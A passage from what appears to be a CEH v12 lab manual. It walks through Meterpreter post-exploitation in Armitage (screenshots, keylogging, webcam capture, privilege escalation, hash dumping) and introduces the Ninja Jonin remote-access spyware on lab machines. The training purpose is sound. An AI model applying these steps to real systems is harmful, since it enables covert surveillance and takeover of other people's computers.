
38. Using this option, you can perform various functions such as uploading a file, making a directory, and listing all drives present in the target system.



39. Right-click on the target host and navigate to **Meterpreter 1** --> **Explore** --> **Screenshot**.



40. A new **Screenshot 1** tab appears, displaying the currently open windows in the target system.



41. Similarly, you can explore other options such as **Desktop (VNC)**, **Show Processes**, **Log Keystrokes**, and **Webcam Shot**.

42. You can also escalate privileges in the target system using the **Escalate Privileges** option and further steal tokens, dump hashes, or perform other activities.

43. This concludes the demonstration of how to gain access to a remote system using Armitage.

44. Close all open windows and document all the acquired information.

Task 6: Gain Access to a Remote System using Ninja Jonin


Ninja Jonin is a combination of two tools; Ninja is installed in victim machine and Jonin is installed on the attacker machine. The main functionality of the tool is to control a remote machine behind any NAT, Firewall and proxy.

Here, we will use the Ninja Jonin to gain access to the remote target machine.


Note: In this task, we will use the **Windows 11 (10.10.1.11)** machine as the host system and the **Windows Server 2022 (10.10.1.22)** machine as the target system.

1. Click **CEHv12 Windows 11** to switch to **Windows 11** machine.


2. Navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Spyware\General Spyware\Ninja Jonin** and copy **Jonin-v1.1.0-win.zip** and **Ninja-v1.2.1-win.zip** files.



